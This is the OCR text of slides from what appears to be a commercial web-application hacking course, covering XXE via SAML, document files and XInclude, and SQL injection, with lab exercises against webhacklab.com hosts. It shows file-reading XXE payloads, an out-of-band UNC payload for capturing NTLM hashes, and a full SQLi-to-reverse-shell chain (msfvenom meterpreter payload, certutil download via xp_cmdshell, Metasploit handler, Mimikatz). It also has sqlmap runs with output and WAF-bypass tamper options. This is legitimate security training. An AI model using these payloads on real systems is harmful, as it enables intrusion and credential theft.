        xmlns:xs="http://www.w3.org/2001/XMLSchema"
        xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxd2409976-1bc8-45ad-1fb2-5da4c5a2d23a"
        IssueInstant="2022-07-13T09:54:36Z">
        <saml:Issuer>https://app.onelogin.com/saml/metadata/771448</saml:Issuer>
        <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <saml:Subject>
            <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">user@webhacklab.com</saml:NameID>
            <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml:SubjectConfirmationData NotOnOrAfter="2022-07-13T09:57:36Z" Recipient="http://topup.webhacklab.com/"
                InResponseTo="_781c642a-6f33-405a-ac7f-c38267bb4b9f"/>
            </saml:SubjectConfirmation>
        </saml:Subject>
        <saml:Conditions NotBefore="2022-07-13T09:51:36Z" NotOnOrAfter="2022-07-13T09:57:36Z">
        <saml:AuthnStatement AuthnInstant="2022-07-13T09:54:35Z" SessionNotOnOrAfter="2022-07-14T09:54:36Z" SessionIndex=
        "_f9367f3a-2218-4c1a-8d70-df1865447051">
    </saml:Assertion>
</samlp:Response>
```

NotSoSecure part of claranet cyber security

Attack Scenario

If the XML parser is weakly configured,

- The attacker can inject the payload into the SAML-XML service document and execute the payload which leads to XXE



NotSoSecure part of claranet cyber security

Demo

XXE through SAML

- Exploit SAML XML to perform XXE attack and extract the contents of the file "**c:/windows/win.ini**" from the host:


  Challenge URL:
  http://topup.webhacklab.com/saml/SAML.aspx

XXE in File Parsing

- **Open Document Format** is an XML based file format
- Files in ODF : docx, pptx, xlsx, odt, ods, odp and more
- The files are zip collection of multiple XML's
- This gives rise to possibilities of exploiting XXE bugs in file parsers
- A user can edit these XML files and inject an XXE payload. If the backend XML parser allows XML External Entities, an attacker can abuse it to perform an XXE attack


NotSoSecure part of claranet cyber security

XXE in File Parsing




1

Inject the payload in the docx file



2

Upload the docx file



3

The application executes the XXE in docx

Exercise

XXE in File Parsing

- Upload a file having 'docx' type to perform an XXE attack and extract the contents of the file '**/etc/passwd'** from the host:

  Challenge URL:
  http://shop.webhacklab.com/career.php

XXE via XInclude

- In some applications, user supplied input is used by the backend application to create XML structures.
- This XML data is parsed by the application and response is generated
- At times, this XML data is sent to other application/webservice for further processing, where it will parse the XML data

```
private String ProcessPOSTData(String strIPAddress, String strDomain) {
  try{
    String xmlString = "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>\n";
    xmlString += "<root>\n";
    xmlString += "<IP>" + strIPAddress + "</IP>\n";
    xmlString += "<Domain>" + strDomain + "</Domain>\n";
    xmlString += "</root>";

    DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
```

NotSoSecure part of claranet cyber security

XInclude in XML

- Payload:

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
      <xi:include parse="text" href="file:///etc/passwd"/>
</foo>
```

NotSoSecure part of claranet cyber security

Exercise

XXE via XInclude

- Perform an XXE attack and extract the contents of the file '**/etc/passwd'** from the host:

  Challenge URL:
  http://hc.webhacklab.com/v3/api/status

Module:
SQL Injection Masterclass

- ☑ Second order injection
- ☑ SQLi through crypto
- ☑ Out-of-Band exploitation
- ☑ SQLi to Reverse Shell
- ☑ Advanced topics in SQLi
- ☑ SQLi via File Metadata Properties
- ☑ GraphQL exploitation

And relevant case studies

SQL Injection


- SQLi vulnerabilities arise when user supplied data becomes part of SQL queries in an unsafe manner

- An attacker can inject a malicious input and execute SQL commands leading to reading and/or modifying the stored data and sometimes even performing remote code execution

Reference:
hackaday.com/2014/04/04/sql-injection-fools-speed-traps-and-clears-your-record/

NotSoSecure part of claranet cyber security

What SQL Injection might lead to?



Reference:
https://www.notsosecure.com/anatomy-of-a-hack-sqli-to-enterprise-admin/

NotSoSecure part of claranet cyber security

Second Order Injection

When user supplied data is validated and stored in a safe manner however at a later stage extracted from DB and used insecurely in **another query**


e.g. CVE-2018-6376 in Joomla

More on this later!

Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376

NotSoSecure part of claranet cyber security

Second Order Injection Illustration



NotSoSecure part of claranet cyber security

Out-of-Band Exploitation

In certain cases, the applications even though vulnerable to SQL injection don’t reveal much information in the application response

In such cases inbuilt SQL functions can be used to confirm and then exploit the vulnerability

NotSoSecure part of claranet cyber security

Out-of-Band Exploitation

Attack Scenario:

- Different SQL platforms (e.g. MSSQL, MySQL etc.) have various inbuilt functions which can be used to identify and exploit SQL injection vulnerabilities

- One such stored procedure is ‘master.sys.xp_dirtree’ in MSSQL, which can be used for multiple purposes such as listing files in a directory to making Out-of-band requests

NotSoSecure part of claranet cyber security

Out-of-Band Exploitation

1 **Attacker injects an OOB payload**

```
load_file('\\\\attackerhostip\\abc')
```

2 **Vulnerable application attempts to connect to the UNC path and passes NTLMv1/2 hashes**

Attacker host running 'Responder' captures the hashes

3

NotSoSecure part of claranet cyber security

Exercise

Second Order SQL Injection

- Identify a Second order injection using your account
- Exploit the injection to extract the name of the user running the service:

  Challenge URL:
  http://topup.webhacklab.com/Account/SecurityQuestion

SQLi through Crypto

- 3rd Party interaction requiring transfer of sensitive information like payment gateway uses encryption to protect data

- If encryption endpoint is exposed attacker may still be able to craft payloads leveraging it


NotSoSecure part of claranet cyber security

Transaction Flow

- The client supplied data is sent to the server as it is and the server sends back the encrypted form of it
- This encrypted data is then sent to another application for validation
- Once this application validates the data, the first application moves on and completes the process

NotSoSecure part of claranet cyber security

Transaction Flow



NotSoSecure part of claranet cyber security

SQLi through Crypto

- The attacker can capture the initial request and craft multiple requests with different payloads and receive their encrypted form

- Then sending the encrypted data to the second application and performing the attack

NotSoSecure part of claranet cyber security

Demo

SQLi Through Crypto - OOB

- Identify data encryption endpoint using your registered account
- Utilize the knowledge of encryption endpoint to confirm SQL injection using an OOB channel:

  Challenge URL:
  http://topup.webhacklab.com/Shop/Order
- **Note:** Use an account with valid email to place an order and receive the transaction receipt. Use any random number for the Credit Card number. Do **NOT** use a real credit card number.

SQLi to Reverse Shell

As mentioned previously SQL injection can lead to OS command execution in some cases

In this section we'll discuss a SQL injection scenario which will allow us to force the DB machine to initiate a connection back to our machine

NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

Terminology

Metasploit: A framework used for identifying, exploiting and creating exploits for vulnerabilities. It contains modules like auxiliary, exploits, payloads etc. to perform various operations

Meterpreter: An advanced payload which provides many in-build commands for post-exploitation such as sysinfo, getuid, loading of modules like mimikatz etc

Msfvenom: A metasploit utility to generate payload file/shellcode

NotSoSecure part of claranet cyber security

Attack Scenario: SQLi to Reverse Shell

- Identify a SQL injection vulnerability in the application.
- Create a payload (using msfvenom):

```
msfvenom -p windows/x64/meterpreter_reverse_http LHOST=<IP>
LPORT=443 -f exe > userX.exe
```

- Host the payload using python HTTP server:

```
sudo python -m SimpleHTTPServer 8000
```

- Transfer the payload to the victim box (using certutil, bitsadmin or powershell):

```
EXEC xp_cmdshell 'cmd.exe /c certutil -urlcache -split -f
http://<IP>:8000/userX.exe C:\Windows\Temp\userX.exe'
```

NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

- Start Metasploit:
  ```
  msfconsole
  ```
- Configure the exploit along with the payload:
  ```
  use exploit/multi/handler
  set payload windows/x64/meterpreter_reverse_http
  set LHOST 192.168.4.X
  set LPORT 443
  run
  ```
- Proceed to get our payload file executed.

NotSoSecure part of claranet cyber security

SQLi to Reverse Shell

- Start Metasploit multi handler and execute the payload:
  ```
  EXEC xp_cmdshell "powershell.exe
  C:\Windows\Temp\userX.exe"
  ```
- We should receive a shell now.
- The acquired shell is of low privilege:
  ```
  NT Service\MSSQLSERVER
  ```
- Try to escalate the privilege by impersonating the token of the Administrator user.
- Using Mimikatz to extract the cleartext credentials from memory.

NotSoSecure part of claranet cyber security

Exercise

SQL Injection to Reverse Shell

- Continue with previous exercise to obtain a reverse shell on the DB host using Metasploit and native Windows tools (powershell, certutil, cscript etc.):

  Challenge URL:
  http://topup.webhacklab.com/api/voucher

Case Study

CVE-2018-6376

- Affected: Joomla version (<= 3.8.3 and >= 3.7.0)
- Malicious payload stored securely in DB during profile update [manager, admin, superadmin roles only].
- Dashboard displays profile details and results in executing SQLi

Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376/

Attack Scenario

- Manager injects the payload via profile upload
- 2nd Order SQLi occurs when dashboard is loaded

Execution Trick

- Affected parameter ‘jforms[params][admin_style]’was treated as an array and only index 0 was being consumed SQL query
- Changing parameter to 'jform[params][admin_style]**[0]**' worked

Reference:
https://www.notsosecure.com/analyzing-cve-2018-6376/

NotSoSecure part of claranet cyber security

Automated Exploitation via SQLMap

- Partial payload with injection point marked:

```
'extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))'
```

- SQLMap execution for 2nd Order Exploitation:

```
sqlmap -r 1.txt --dbms MySQL --second-url "http://<IP/domain>/joomla/administrator/index.php" --dbs
```

```
[11:06:24] [INFO] confirming MySQL
[11:06:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.0
[11:06:24] [INFO] fetching database names
[11:06:24] [INFO] used SQL query returns 7 entr
[11:06:24] [INFO] resumed: information_schema
[11:06:24] [INFO] resumed: joomla
[11:06:24] [INFO] resumed: mysql
[11:06:24] [INFO] resumed: nss
[11:06:24] [INFO] resumed: performance_schema
[11:06:24] [INFO] resumed: phpmyadmin
[11:06:24] [INFO] resumed: sys
available databases [7]:
[*] information_schema
[*] joomla
[*] mysql
[*] nss
[*] performance_schema
[*] phpmyadmin
[*] sys

[11:06:24] [INFO] fetched data logged to text f
```

References:
https://www.notsosecure.com/analyzing-cve-2018-6376/
https://notsosecure.com/whbb/WHBB_2nd_Order_SQLi-Exploitation_SQLMap.pdf

NotSoSecure part of claranet cyber security

Demo

Second-order SQL Injection on Joomla

- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server

Challenge URL:
http://cms.webhacklab.com:81/administrator/

SQLMap - Features

- Full supports to databases
  - MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, HSQLDB and Informix
- SQL injection techniques
  - boolean-based blind, time-based blind, error-based, UNION query and stacked queries
- Fingerprinting and enumeration
  - Back-end database, version, operating system, databases, tables, columns, get privileges, dump databases
- Tamper scripts (WAF protection Bypass)
- Download/upload files
- Execute SQL queries and arbitrary commands
- **Second-order SQL injection and out-of-band exploitations**

NotSoSecure part of claranet cyber security

SQLMap – How does it work?

- SQLMap sends payloads which we use while discovering SQL injection manually
- Example of such payloads:
  - ‘ OR ‘6778’=’6778
  - OR 6778=6778 AND ‘test’=’test’
  - ‘ OR 6778=6778 AND ‘‘4232’=’4232
  - --) AND 9785=3807-- gMMC
  - 1' and 1=1--) AND 9739=9739-- DwCv
  - 1' and 1=1--))) AND 7730=9544 AND (((2435=2435
  - 1' and 1=1-- '||(SELECT 'qBty' WHERE 2571=2571 AND 7768=8138)||'

NotSoSecure part of claranet cyber security

SQLMap - Usage of tamper scripts(--tamper)

- Bypass the firewall filters
- List of tamper scripts:

apostrophemask	concat2contcatws	percentage	space2mssqlhash
apostrophenullencode	equaltolike	randomcase	space2mysqlblank
appendnullbyte	greatest	randomcomments	space2mysqldash
between	ifnull2ifisnull	securesphere	space2plus
base64encode	halfversionedmorekeywords	space2comment	space2randomblank
bluecoat	modsecurityversioned	space2dash	sp_password
chardoubleencode	modsecurityzeroversiond	space2hash	unionalltounion
charencode	multiplespaces	space2morehash	unmagicquotes
charunicodeencode	nonrecursivereplacement	space2mssqlblank	versiondkeywords

NotSoSecure part of claranet cyber security

SQLMap – Usage of asterisk (*)

- **Use case:** Manual assessment shows that the parameter is vulnerable and SQLMap is able to discover the instance but does not work properly/fails to exploit/enumeration data
- Payload observation - an example:
  - 1' and 1=(select case when **1=1** then 1 else 1/0 end)--+ → TRUE
  - 1' and 1=(select case when **1=2** then 1 else 1/0 end)--+ → FALSE
- SQLMap detects but failed to exploit/enumeration data
- Asterisk(*) may help in such case:
  - 1' and 1=(select case when **(1=(select+'1'*))** then 1 else 1/0 end)--+

NotSoSecure part of claranet cyber security

SQLMap – Eval option

- How to use SQLMap eval option
- How to use SQLMap where parameter generated at runtime based on SQLMap SQL Injection Payload

NotSoSecure part of claranet cyber security

SQLMap – Eval option usage

--eval=EVALCODE

- Evaluate provided Python code before the request
- e.g."`import hashlib;import hmac;OUTPUT_PRAM=(hmac.new("HMAC_KEY", "DATA”,hashlib.sha256)).hexdigest().upper( );"`
- Replace the “OUTPUT_PARAM” request parameter before sending SQLMap SQL Injection http request to application server

NotSoSecure part of claranet cyber security

Exercise

Advance SQLMAP Usage with eval option

- Identify SQL Injection point
- Fetch the databases from database server

Challenge URL:
http://topup.webhacklab.com/api/Product/GetProduct?pid=&sig=


```
SE CHAR(48) END))+CHAR(113)+CHAR(113)+CHAR(107)+CHAR(122)+CHAR(113))))+'&pid=2&sig=405DB8A83B5151E250F3DF177C567
682EEA192DEB3F254078D7F607D

54:20] [INFO] the back-end DBMS is Microsoft SQL Server
server operating system: Windows 10 or 2016
application technology: ASP.NET 4.0.30319, Microsoft IIS 10.0, ASP.NET
-end DBMS: Microsoft SQL Server 2016
54:20] [INFO] fetching database names
54:20] [INFO] used SQL query returns 5 entries
54:20] [INFO] resumed: awhdb
54:20] [INFO] resumed: master
54:20] [INFO] resumed: model
54:20] [INFO] resumed: msdb
54:20] [INFO] resumed: tempdb
lable databases [5]:
awhdb
master
model
msdb
tempdb
```

Out of Band calls

Situation:
Getting OOB calls but no shell? So, you're there but still not there?

Probable cause:
Security controls in place

So:
